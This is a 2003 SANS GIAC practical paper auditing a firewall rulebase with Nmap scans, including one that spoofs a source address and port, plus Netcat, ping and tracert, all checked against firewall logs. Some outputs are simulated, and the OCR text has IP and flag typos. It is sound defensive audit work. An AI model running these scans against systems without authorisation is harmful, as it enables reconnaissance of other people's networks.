© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

To test each interface a scanning PC will be used running a port scanning tool to scan a target host looking for what ports and services through the firewall.

The placement of the scanning host will determine what interface is to be audited. The diagram below illustrates this. In this case the scan will be against the external interface of the firewall so the scanning PC is located outside the firewall. Note that it is also located behind the border router as we only want to audit the firewall rulebase as opposed to the border router configuration. The target host in this example is on the service LAN and could be any one of the hosts on that LAN, similarly it could be a host on the Server LAN.



For the conduct of the audit I had access to a single Windows XP PC that I could use as the target host. To emulate the various servers and the services they were running I used Netcat as will be explained. Because I had only one host I was not able to scan entire networks so the audit may appear a little clumsy as I conducted multiple scans where I could have performed one.

12.3.1. Tools

12.3.1.1. NMAP

The primary TCP port scanning tool that will be used will be Nmap which is open source software available at http://www.insecure.org/nmap/ . There are many other port scanning tools available but Nmap was selected because it is open source (therefore reducing costs) and is a widely used tool that provides many features that will be useful during the conduct of the audit. In addition to port scanning, Nmap also supports OS detection and ping sweeps.

Nmap supports a number of different types of TCP port scans [16] including:

TCP Connect scans that open a connection to all open TCP ports on a target host. In this case the full TCP handshake is completed and the target host will detect and log the connection. An advantage of this form of scan is that the user does not need any form of special privilege on the scanning PC.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

TCP SYN scan, or half open scanning, which does not complete a connection with the target host. Nmap will send a SYN packet to the target port and if it is open a SYN/ACK will be received back. Rather then open the connection by sending an ACK back, Nmap sends an RST to tear the connection down before it is established. The main advantage of this technique is that the connection may not be logged. In order to use this form of scan, the user must have root privileges on the scanning PC.

Nmap will report the port as being in one of three states:

1. Open. When the target host responds to Nmap's SYN packet with a SYN/ACK Nmap will report theTCP port as being open.
2. Closed. Nmap will report the TCP port as being closed if the target host responds to Nmap's SYN packet with an RST.
3. Filtered. If no response is received back from target host Nmap will report the port as being filtered and assumes there is some form of packet filtering device, eg a firewall, between the scanning PC and the target host.

As has been explained, UDP port scans will not be conducted because they are far less reliable than TCP scans and more time consuming. Because UDP is connectionless protocol a response may or may not be expected from a live host or the response may be lost in transit. If Nmap receives an RST from a UDP scan it will report the port as being closed. If Nmap does not receive a reply then it will report the port as being open however this may not be an accurate reflection of the true picture. It could be one of three possibilities:

1. The port is open and the server did not respond
2. The response was lost in transit.
3. The port is filtered by a firewall.

It is also very time consuming and given the time it would take for the potentially inaccurate results received it was not considered value for money.

12.3.1.2. Netcat

As mentioned I had access to only one PC to use as a target host This target server must be able to simulate all the various servers that are found on GIAC's network. The Netcat utility available at http://www.atstake.com/research/tools/network_utilities/ will be used to open the required ports on the simulated target host using the simple command:

```
nc –l  -p <port number>
```

12.3.1.3. Ping

The simple ping command available on most platforms will be used to test for this kind of ICMP traffic.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

12.3.1.4. Tracert/Traceroute

One of the tools we are concerned in stopping is tracert or traceroute A complete description of both Tracert and tracerouts tools was provided in Question 2 and we will need to ensure the firewall handles them as intended. As I did not have access to a Unix workstation I was not able to use traceroute and have provided a simulated traceroute attempt.

12.3.1.5. Firewall logs

One of the best tools to use to tell us what the firewall is actually doing is the firewall logs and these should be checked to verify how the firewall handles the various tests that will be used. After each scan or test the logs should be reviewed to ensure the results are as expected.

12.3.1.6. Windump

Windump v 3.5.2, available at http://windump.polito.it/, will be used when there is a requirement to read the traffic that actually arrives at a host or passes across a network segment. WinDump is the porting to the Windows platform of tcpdump, the commonly used network sniffer/analyzer for UNIX.

12.3.1.7. Testing UDP Services

As I have described, owing to time constraints GIAC will not be performing UDP scans however some UDP services can be verified quite simply.

Testing DNS queries can be performed using nslookup [17]. As I was not able to set up a DNS server I have replicated the results I would expect to find if I was performing a DNS lookup from an external host into GIAC's DNS server.

NSLookup is executed, using the host's default DNS server – in this case, dns.local.net

```
C:> nslookup
Default Server: dns.local.net
Address: 127.0.0.1
```

The DNS server is changed to the target DNS server – the GIAC DNS server.

```
> server 192.168.2.68
Default Server: dns.giac.com
Address: 192.168.2.68
```

Now we try a DNS lookup on mail.giac.com, using dns.giac.com. The query is processed and the IP address of mail.giac.com is returned, proving that the DNS service is being provided by dns.giac.com

```
> mail.giac.com
Server: dns.giac.com
Address: 192.168.2.67

Name: mail.giac.com
Address: 192.168.2.67
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

This would verify that inbound DNS queries were successful and verify the rule in the firewall permitting inbound DNS queries.

Similarly, NTP can be checked using the ntpdate command on a FreeBSD platform [17]:

```
root# ntpdate -q
```


This command causes the server to connect to the NTP server listed in the daemon's configuration file and queries the time without updating the system time. This would verify that the NTP server can connect to the appropriate external time sources.

13. AUDIT CONDUCT

For the purposes of the assignment, the audit will be limited to a review of the GIAC Firewall rule base. The audits for physical security, logical security and procedural security have not been completed.

13.1. External Interface eth1

The first interface to be tested will be eth1, the firewalls external interface. The location of the scanning PC and target hosts can be found below.



Three series of scans will be completed. Firstly the external interface of the firewall will be scanned using Nmap to ensure the firewall itself is secure and secondly, scans against the target host will be completed. The target host will be located on both the Service LAN and the Server LAN to verify the rules being applied by the firewall on eth1. In most cases the IP address of the scanning PC is 192.168.2.36.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

13.1.1. Scan Series 1

13.1.1.1. Nmap Scans

This series of scans will scan the external interface of the firewall itself. The following Nmap command was used:

```
nmap P0 –sT –p 1-65535 192.168.2.35
```

I have elected to use the –sT (full TCP connect scan) as we are not concerned about anyone knowing we are peforming the scan. The –P0 switch indicates that the target host will not be pinged before the scan commences. This is necessary because I would expect the firewall to drop the ping request, in effect, we are telling Nmap to assume the host exists and is alive, and to carry on with the scan. We can verify the firewall ping rules later by simply using the ping command. The –p 1-65535 indicates the port range I will be scanning – all ports. Although a large amount we need to ensure there are no high ports accessible that we may be unaware of. The output of the scan is as follows:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (192.168.2.35):
(The 65533 ports scanned but not shown belo w are in state: filtered)
Port       State       Service
25/tcp     open        smtp

Nmap run completed -- 1 IP address (1 host up) scanned in 4781
seconds
```

This result is as expected, the SMTP port is open because inbound mail must pass through the SMTP proxy that is on the firewall. A review of the border router rules will reveal that this port is permitted through to the firewall.

To verify that the Port Scan Detection utility that was configured in Astaro is functioning, I checked the firewall log and found the following entry. I have highlighted the relevant items in the entry

```
Jun 5 18:10:24 (none) kernel: Portscan detected: IN=eth1 OUT=
MAC=00:10:b5:8c:3a:88:00:00:39:2f:14:b3:08:00 SRC=192.168.2.36
DST=192.168.2.35 LEN=48 TOS=0x00 PREC=0x00 TTL=128 ID=33213 DF
PROTO=TCP SPT=3193 DPT=32778 WINDOW=16384 RES=0x00 SYN URGP=0
```

The log file reveals that a port scan was detected on eth 1 from source IP address 192.168.2.36 and targeted at 192.168.2.35 (eth 1), the protocol was TCP. This was indeed the case and indicates the tool is functioning.

13.1.1.2. ICMP

An attempt to ping the firewall was made next and no reply was received:

```
C:\>ping 192.168.2.35

Pinging 192.168.2.35 with 32 bytes of data:

Request timed out.
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.2.35:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

This is as expected and was confirmed in the firewall drop logs:

```
Jun 10 16:19:31 (none) kernel: ICMP Drop: IN=eth1 SRC=192.168.2.36
DST=192.168.2.35 LEN=92 TOS=0x00 PREC=0x00 TTL=127 ID=29108
PROTO=ICMP TYPE=8 CODE=0 ID=512 SEQ=44288
```

The log shows the ICMP echo request (ICMP type 8) from the scanning PC at 192.136.2.36 was received at eth 1 and dropped as intended.

13.1.2. Scan Series 2

13.1.2.1. Nmap Scans

These next series of scans will be from the scanning PC to a host on the Service LAN. The IP address of the target host will be varied to simulate all of the hosts on the Service LAN. As I had only one PC to act as the target host multiple scans were completed. A more efficient way of completing it would have been to scan an entire network range.

The following Nmap command was used:

```
nmap –P0 –sT –p 1-65535 <IP Address>
```

The scan should reveal that only TCP ports 80 and 443 are accessible on the web server and this was indeed the case:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (192.168.2.66):
(The 65532 ports scanned but not shown below are in state: filtered)
Port       State       Service
80/tcp     open        http
443/tcp      open        https

Nmap run completed -- 1 IP address (1 host up) scanned in 5392
seconds
```

The next scan was against the SMTP server at 192.168.2.67. The results should indicate that all ports are filtered - inbound mail will pass through the mail proxy on the firewall and will not be sent directly to the mail server. This is confirmed by the following result:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
All 65534 scanned ports on  (192.168.2.67) are: filter ed

Nmap run completed -- 1 IP address (1 host up) scanned in 15763
seconds
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

In both cases, the firewall logs indicated a series of connection attempts being dropped as would be expected. A small sample of the very large log file is as follows:

```
Jun  5 21:50:06 (none) kernel: TCP Drop: IN=eth1 OUT=eth2
SRC=192.168.2.36 DST=192.168.2.67 LEN=48 TOS=0x00 PREC=0x00 TTL=127
ID=53216 DF PROTO=TCP SPT=4099 DPT=127 WINDOW=16384 RES=0x00 SYN
URGP=0
```

The log file indicates a TCP packet from 192.136.2.36 destined for 192.168.2.67 was dropped.

The scan against the DNS/time server at 192.168.2.68 was completed next. As the rules in the firewall should only permit through inbound DNS requests on UDP port 53 the TCP scan should reveal all ports are filtered. This was the case:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
All 65534 scanned ports on  (192.168.2.68) are: filtered

Nmap run completed -- 1 IP address (1 host up) scanned in 32594
seconds
```

I have discussed previously how I would test for these services however I was not able to physically conduct the test.

The final server to check is the FTP server. As FTP connections from the FTP server should only be initiated from the FTP server, the rules in the firewall should have been configured not to allow any connections into the FTP server

First, an Nmap scan was conducted from the IP address 192.168.2.36 as for all the other scans. The results showed all ports were filtered:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
All 65534 scanned ports on  (192.168.2.68) are: filtered

Nmap run completed -- 1 IP address (1 host up) scanned in 16753
seconds
```

A second scan was then conducted simulating the Astaro FTP server. It should be recalled that there is a rule in the firewall permitting an FTP connection from the GIAC FTP server to the Astaro FTP server. As part of this connection a TCP connection will be initiated from the Astaro FTP server on the FTP data channel (sourced port 20 to a high port) to the GIAC FTP server. Although this should only be permitted in response to the FTP request from the GIAC FTP server, we'll verify that it cannot make an uninitiated connection on the data channel. To simulate the Astaro FTP server I will use the –s switch in Nmap which allows the source IP address to be spoofed and the –g switch which will set the source port (in this case to 20). My Nmap command was as follows:

```
Nmap –P0 –sT –p 1-65535 –s 128.242.218.12 –g 20 192.168.2.69
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The problem of using the –S switch however is that because the source IP address of the scan is spoofed no packets will be received back from the target server. All packets will be returned back to the actual host not the spoofing host. The results can be expected to indicate that all ports are filtered. This was indeed the case. I have not shown the Nmap output in this case because it is identical to that shown above. To verify that the connection was actually being dropped I checked the firewall logs. The following entry confirming this was found:

```
Jun  5 21:55:53 (none) kernel: TCP Drop: IN=eth1 OUT=eth2
SRC=128.242.218.12 DST=192.168.2.67 LEN=48 TOS=0x00 PREC=0x00 TTL=127
ID=53216 DF PROTO=TCP SPT=20 DPT=1643 WINDOW=16384 RES=0x00 SYN
URGP=0
```

The log file shows the connection attempt on source port 20 from source address 128.242.218.12 being dropped. This confirmed the rule was functioning as intended.

That completed all the TCP scanning from the external interface to the service network.

It would have been good to complete UDP scans to verify the UDP rules placed in the packet filter (for DNS) however as discussed it was not performed because of the time it would take. If the auditors had more time then a way to verify the results would be to complete the scan and then verify what was being allowed through in the firewall logs. As has been described, the results provided by Nmap are notoriously unreliable.

As mentioned, tools like nslookup could be used to test for DNS and a syslog client could have been installed on the scanning PC to verify syslog from the border router. I was not able to complete these tests because I could not install the relevant software on work equipment.

13.1.2.2. ICMP

To test ICMP filter rules, ping, tracert and traceroute will be used. It should be recalled that the ICMP settings configured into the firewall rules should make both ping and tracert attempts impossible. An attempt to ping each host on the service network was made and in each case the following reply was received:

```
C:\>ping 192.168.2.66

Pinging 192.168.2.66 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.2.66:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

This is the expected result as the firewall has been configured not to forward pings or return echo replies. This is confirmed in the firewall logs:

```
Jun  6 13:42:33 (none) kernel: ICMP Drop: IN=eth1 OUT=eth2
SRC=192.168.2.36 DST=192.168.2.66 LEN=60 TOS=0x00 PREC=0x00 TTL=127
ID=21459 PROTO=ICMP TYPE=8 CODE=0 ID=512 SEQ=20992
```

The log entry shows an ICMP type 8 message (echo request) from 192.168.2.36 (the scanning PC) destined form the web server at 192.168.2.66 being dropped as expected.

The final test for ICMP was to use the Windows Tracert and Unix Traceroute tools. The first few lines of the tracert attempt are shown here.

```
Tracing route to 192.168.2.66 over a maximum of 30 hops

  1    <1 ms    <1 ms    <1 ms  192.168.2.35
  2     *        *        *     Request timed out.
```

This is a surprising result and indicates the tracert attempt was in fact successful, allowing identification of the IP address of the external interface of the firewall as highlighted in the tracert output shown above. This is contrary to GIAC's requirements outlined in Question 2 and represents a mis-configuration in the firewall.

It should be recalled from Question 2 that the Astaro web based admin tool allows a option for the firewall to be traceroute visible and that this option was not selected. GIAC IT staff assumed that this would mean that ICMP type 11 TTL exceeded messages would not be sent by the firewall. This is clearly not the case as indicated by a successful tracert. Although traceroute and tracert work in different ways, they both rely on receiving a TTL exceeded message from routers along a path.

To rectify this I added a rule in the firewall rule base specifically denying ICMP Type 11 messages to leave the external interface of the firewall however subsequent tracert attempt was still successful. I was not able to solve the problem in the time I had and if this was a live situation I would be quickly on the phone discussing the matter with my Astaro dealer!

This highlights a couple of things. Firslty it demonstrates the need for firewall auditing. If this audit had not been performed the issue would not have been identified. Secondly it shows a weakness in the Astaro firewall in that the web based admin tool and the documentation provided offer no explanation as to how various firewall settings are enforced.

Unfortunately I did not have access to a Unix workstation during the assignment . As I could not complete the scan I got a work colleague to scan a known site here in Australia with his Unix workstation and got the following result:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
root# traceroute www.theage.com.au
traceroute to theage.com.au (203.26.51.42), 64 hops max, 40 byte
packets
1 melcore.labyrinth.net.au (203.30.143.5) 444.342 ms 116.217 ms
109.462 ms
2 minos.labyrinth.net.au (203.9.148.3) 109.205 ms 117.266 ms 119.579
ms
3 ge4-0-103.wsr01-coll-mel.comindico.com.au (203.194.31.5) 109.265 ms
215.924 ms 108.377 ms
4 pos2-1.cor01-kent-syd.comindico.com.au (203.194.56.217) 119.266 ms
107.331 ms 109.511 ms
5 ge5-0-0.bdr01-kent-syd.comindico.com.au (203.194.29.242) 119.246 ms
117.224 ms 119.513 ms
6 ATM-4-0-0-1.sn2.optus.net.au (203.202.186.173) 119.263 ms 224.943
ms 119.521 ms
7 * * *
8 * * *
```

The site was the Age newspaper and the path stops after hop 6. It should be assumed there is some form of filtering device in place. This is the sort of output I would expect from the GIAC firewall if it were to successfully block a traceroute attempt.

13.1.3. Scan Series 3

13.1.3.1. Nmap Scans

The next series of scans are to verify the firewall rules controlling traffic from the Internet to the internal GIAC network (both the Server and Internal LANS). The results should indicate that this is not possible.

A scan against each host on the server LAN was completed and in all cases the results indicated that all ports were filtered. The Nmap command used was as follows:

```
Nmap –P0 –sT –p 1-65535 <IP Address>
```

A sample output of the Nmap scan against one host is shown (the remaining hosts were identical):

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
All 65534 scanned ports on  (192.168.12.10) are: filtered

Nmap run completed -- 1 IP address (1 host up) scanned in 25461
seconds
```

Once again the –P0 switch in the Nmap command was used because the firewall would not have responded to the ping attempt. This result indicates that the internal GIAC network cannot be reached from the Internet.

Because I could not set the network up the result I obtained must be verified with the firewall logs. In this case the connection attempts were being filtered and a sample of the log records on the firewall is shown below:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Jun  5 22:01:05 (none) kernel: TCP Drop: IN=eth1 OUT=eth0
SRC=192.168.2.36 DST=192.168.12.10 LEN=48 TOS=0x00 PREC=0x00 TTL=127
ID=53216 DF PROTO=TCP SPT=2472 DPT=1643 WINDOW=16384 RES=0x00 SYN
URGP=0
```

The record shows a packect from the scanning PC destined for the internal server at 192.168.12.10 being dropped by the firewall. The value of such a scan could be questioned considering GIAC's private address range is not addressable from the Internet. However, attempts could be made using source routing and even though GIAC's border router should stop this it would be prudent to ensure the rules do stand up to this form of attack. The router could fail or be misconfigured and ensuring these rules work on the firewall is ensuring that GIAC has adequate defence in depth.

13.1.3.2. ICMP

The ICMP filter rules were checked next and as in the previous scanning series, both ping and tracert attempts were made from the scanning PC to a host on the Server LAN. The ping attempt failed as expected:

```
C:\>ping 192.168.12.10

Pinging 192.168.12.10 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.12.10:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

These results were verified in the firewall logs which reveal the echo reply being dropped:


```
Jun 10 17:05:33 (none) kernel: ICMP Drop: IN=eth1
OUT=eth0 SRC=192.168.2.36 DST=192.168.12.10 LEN=60 TOS=0x00 PREC=0x00
TTL=127 ID=25821 PROTO=ICMP TYPE=8 CODE=0 ID=512 SEQ=21954
```

Tests against tracert and traceroute were not performed because of the previously found exposure

13.2. Service Interface eth2

The next interface to be audited was eth2, the interface connecting GIAC's service network to the firewall. In this case the scanning PC will be located on the service LAN and the target host must be located on both the Server LAN and also the external firewall segment as shown below:

© SANS Institute 2003, Author retains full rights.



13.2.1. Scan Series 1

13.2.1.1. Nmap

For this scan the scanning PC is on the Service LAN and it will scan the Service interface of the firewall. Although this interface is not exposed to the Internet it is still necessary to ensure there are no exposures in the interface because if a host on the Service LAN were compromised that interface could be attacked.

An Nmap scan was performed first using the command:

```
Nmap -P0 -sT -p 1-65535 192.168.2.65
```

and the result is as follows:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (192.168.2.65):
(The 65533 ports scanned but not shown below are in state: filtered)
Port       State       Service
25/tcp     open        smtp

Nmap run completed -- 1 IP address (1 host up) scanned in 21847
seconds
```

This result is not as would be expected. For the scan, the scanning PC had an IP address of 192.168.2.66 which is GIAC's web server. TCP port 25, the mail proxy should not be opened for any server. The configuration of the SMTP proxy should be checked to make sure that all IP addresses have been correctly entered and if there are still problems then the Astaro dealer must be contacted and a solution found. Once again, a criticism of Astaro is that the Astaro documentation is too simplistic and does not adequately explain the operation of the firewall. A way around this problem would be to place specific rules in the packet filter restricting the flow of SMTP traffic to where it is meant to go.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Once again, the port scan detection tool within Astaro detected the Nmap scan:

```
Jun 11 10:44:24 (none) kernel: Portscan detected: IN=eth2 OUT=
MAC=ff:ff:ff:ff:ff:ff:00:00:39:2f:14:b3:08:00 SRC=192.168.2.66
DST=192.168.2.65 LEN=78 TOS=0x00 PREC=0x00 TTL=128 ID=16563 PROTO=UDP
SPT=137 DPT=137 LEN=58
```

The relevant parts of the log entry have been highlighted.

13.2.1.2. ICMP

The next test is to determine whether the Service interface can be pinged from the Service LAN. The result was as expected:

```
C:\>ping 192.168.2.65

Pinging 192.168.2.65 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.2.65:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

This was confirmed by the firewall log which recorded the following entry:

```
Jun 11 11:04:22 (none) kernel: ICMP Drop: IN=eth2 OUT=
MAC=00:10:b5:8c:3a:88:00:00:39:2f:14:b3:08:00 SRC=192.168.2.66
DST=192.168.2.65 LEN=60 TOS=0x00 PREC=0x00 TTL=128 ID=16662
PROTO=ICMP TYPE=8 CODE=0 ID=512 SEQ=24064
```

The relevant parts of the log are highlighted. An ICMP echo request from 192.168.2.66 to eth2 has been dropped.

13.2.2. Scan Series 2

This series of scans will aim to test the filter rules allowing communications from the Service LAN to the Internet. The target host will be located outside the firewall and the scanning PC will be on the service LAN. The IP address of the scanning PC will need to be changed to replicate the various servers on the service LAN. The target host must be given a public IP address to replicate a host on the Internet

13.2.2.1. Nmap

The first scan will be from the web server out to the target host. The target host has an IP address of 203.145.21.34. The command used was:

```
Nmap -P0 -sT -p 1-65535 203.145.21.34
```

The result was as follows:

© SANS Institute 2003, Author retains full rights.

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
All 65534 scanned ports on  (203.145.21.34) are: filtered

Nmap run completed -- 1 IP address (1 host up) scann ed in 17510
seconds
```

This result is as expected.

The next scan is from the mail relay.

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (203.145.21.34):
(The 65533 ports scanned but not shown below are in state: filtered)
Port       State       Service
25/tcp     open        smtp

Nmap run completed -- 1 IP address (1 host up) scanned in 21847
seconds
```

This result is to be expected since the rules permit the mail relay to communicate with external mail servers.

Next the Time/DNS server at 192.168.2.68 was replicated, this too indicated that all ports were filtered. The output has no been shown as it is similar to the previous Nmap scan.

A point to note here however is the lack of UDP scanning does not allow GIAC to fully test all of it's filter rules. The NTP/DNS server required UDP ports 123 and 53 opened and our TCP scanning could not test for these. It will also be a problem for confirming Syslog rules. As has been discussed, the UDP scans were discounted due to time constraints however for completeness they should be conducted if time permits. As I have mentioned, there are methods of verifying these rules however I was not to do this owing to restrictions placed on the use of work equipment.

The final test is to confirm the rules permitting the FTP server to communicate with the Astaro FTP server. Two scans were conducted, the first using the correct address of the Astaro FTP server and the second using another IP address. The first scan showed the following:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (128.242.218.12):
(The 65533 ports scanned but not shown below are in state: filtered)
Port       State       Service
21/tcp     open        ftp

Nmap run completed -- 1 IP address (1 host up) scanned in 18392
seconds
```

This is as expected. What the test does not confirm however is the complete FTP connection. After the connection on port 21 (control) we would expect a data connection from source port 20 on the Astaro FTP server. I did not fully

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

test the full FTP functionality however as did not have an FTP server configured. When the IP address of the target is changed, the results are somewhat different:

```
Starting nmap V. 3.00 ( www.insecur e.org/nmap )
All 65534 scanned ports on  (192.168.2.36) are: filtered

Nmap run completed -- 1 IP address (1 host up) scanned in 22582
seconds
```

This confirms the rules that allow FTP to the Astaro FTP server only.

13.2.2.2. ICMP

An attempt to ping a host outside the firewall from a host on the service network was then made and the each request was not allowed to leave the network:

```
C:\>ping 192.168.2.36

Pinging 192.168.2.36 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.2.36:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

This is to be expected as the global settings on the firewall do not enable ping to leave GIAC's network. The main reason for validating this is to ensure that if anyone were to compromise a host on the service network, they could not use GIAC's hosts to mount an attack on another site, eg a ping flood or ping of death.

13.2.3. Scan Series 3

13.2.3.1. Nmap

The aim of this scan series is to confirm the firewall rules on eth2 to restrict traffic from the service network into GIAC's internal environment. The expected results should show all TCP ports are closed to the internal network with the exception of TCP port 25 SMTP from the mail relay to mailserver. Although I was not able to build the entire GIAC network I have shown the expected outputs of the scans:

The Nmap scan below would be that I would expect if the web server at 192.168.2.66 attempted to connect to a host on the Server LAN. The command I would use would be:

```
Nmap –P0 –sT –p 1-65535 192.168.12.10
```

And the result should be:

© SANS Institute 2003, Author retains full rights.

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
All 65534 scanned ports on  (192.168.12.10) are: filtered

Nmap run completed -- 1 IP address (1 host up) scanned in 13682
seconds
```

In the interests of saving paper the remaining scans showing a similar output are not shown.

The one scan that should show a successful connection result is that for an attempted connection from the mail relay to the mail server. I would set the scanning PC's address to that of the mail relay and use the following Nmap command:

```
Nmap –P0 –sT –p 1-65535 192.168.12.30
```

I would expect to see the following result:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (192.168.12.30):
(The 65533 ports scanned but not shown below are in state: filtered)
Port       State       Service
25/tcp     open        smtp

Nmap run completed -- 1 IP address (1 host up) scanned in 21431
seconds
```

13.2.3.2. ICMP

The only ICMP test conducted was to test the possibility of pinging internal hosts from the Service network. If this function was available then if a host on the Service LAN were to be compromised, then it could be used to map the internal network. With the scanning PC on the service network, attempts to ping various hosts on the Service network were made. None were successful:

```
C:\>ping 192.168.12.10

Pinging 192.168.12.10 with 32 bytes of data:


Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.12.10:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

13.3. Internal Interface eth0

The final series of tests is to verify the filter rules on the internal interface eth0. The diagram below shows the placement of the scanning PC and the target hosts.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



In this case the IP address of the scanning PC will be altered using the –s switch in Nmap to represent the various hosts on the Service network and also PCs on the Internal LAN.

13.3.1. Scan Series 1

13.3.1.1. Nmap

The first test performed was with the IP address of the scanning host set to 192.168.10.200 and connected to the same LAN segment as the firewall. It should be recalled that this host was configured as the firewall admin host.

The Nmap command used was:

```
Nmap -P0 -sT -p 1-65535 192.168.10.1
```

The result is as shown:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (192.168.10.1):
(The 65531 ports scanned but not shown below are in state: filtered)
Port       State       Service
22/tcp     open        ssh
25/tcp     open        smtp
443/tcp     open       https

Nmap run completed -- 1 IP address (1 host up) scanned in 7831
seconds
```

Once again, the SMTP port was open and as mentioned, it appears the SMTP proxy has been configured incorrectly. Also, the SSH and HTTPS ports are accessible to the IP address 192.168.10.200 which as the firewall admin PC is to be expected.

The same scan was run with a different source IP address (192.168.10.201) and the results were as follows:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (192.168.10.1):
(The 65533 ports scanned but not shown below are in state: filtered)
Port       State       Service
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
25/tcp     open        smtp

Nmap run completed -- 1 IP address (1 host up) scanned in 3729
seconds
```

Apart from the SMTP port being open which is to be investigated, all other ports are filtered which shows the admin access to the firewall is functioning as it should.

13.3.1.2. ICMP

The only two tests to conduct here are to confirm that the firewall is 'pingable' from the firewall admin PC but not other general GIAC users.
The first attempt to ping the internal firewall interface was from the firewall admin PC which should be able to complete the ping. This was found to be the case:

```
Pinging 192.168.10.1 with 32 bytes of data:

Reply from 192.168.10.1: bytes=32 time<1ms TTL=64
Reply from 192.168.10.1: bytes=32 time<1ms TTL=64
Reply from 192.168.10.1: bytes=32 time<1ms TTL=64
Reply from 192.168.10.1: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.10.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

The second test, pinging from an IP address other than 192.168.10.200 failed as expected:

```
Pinging 192.168.10.1 with 32 bytes of data:
Request timed out.

Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.10.1:

    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

This simple series of ping attempts shows the rules are working as they should in that only the firewall admin PC at 192.168.10.200 has the ability to ping the firewall.

13.4. Scan Series 2

This series of scans will aim to verify the firewall rules governing communication from both the Internal and Server LANs to a host on the Internet. Because I was not able to build the network, I was not able to fully complete this series of scans however I will explain how I would undertake the audit.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

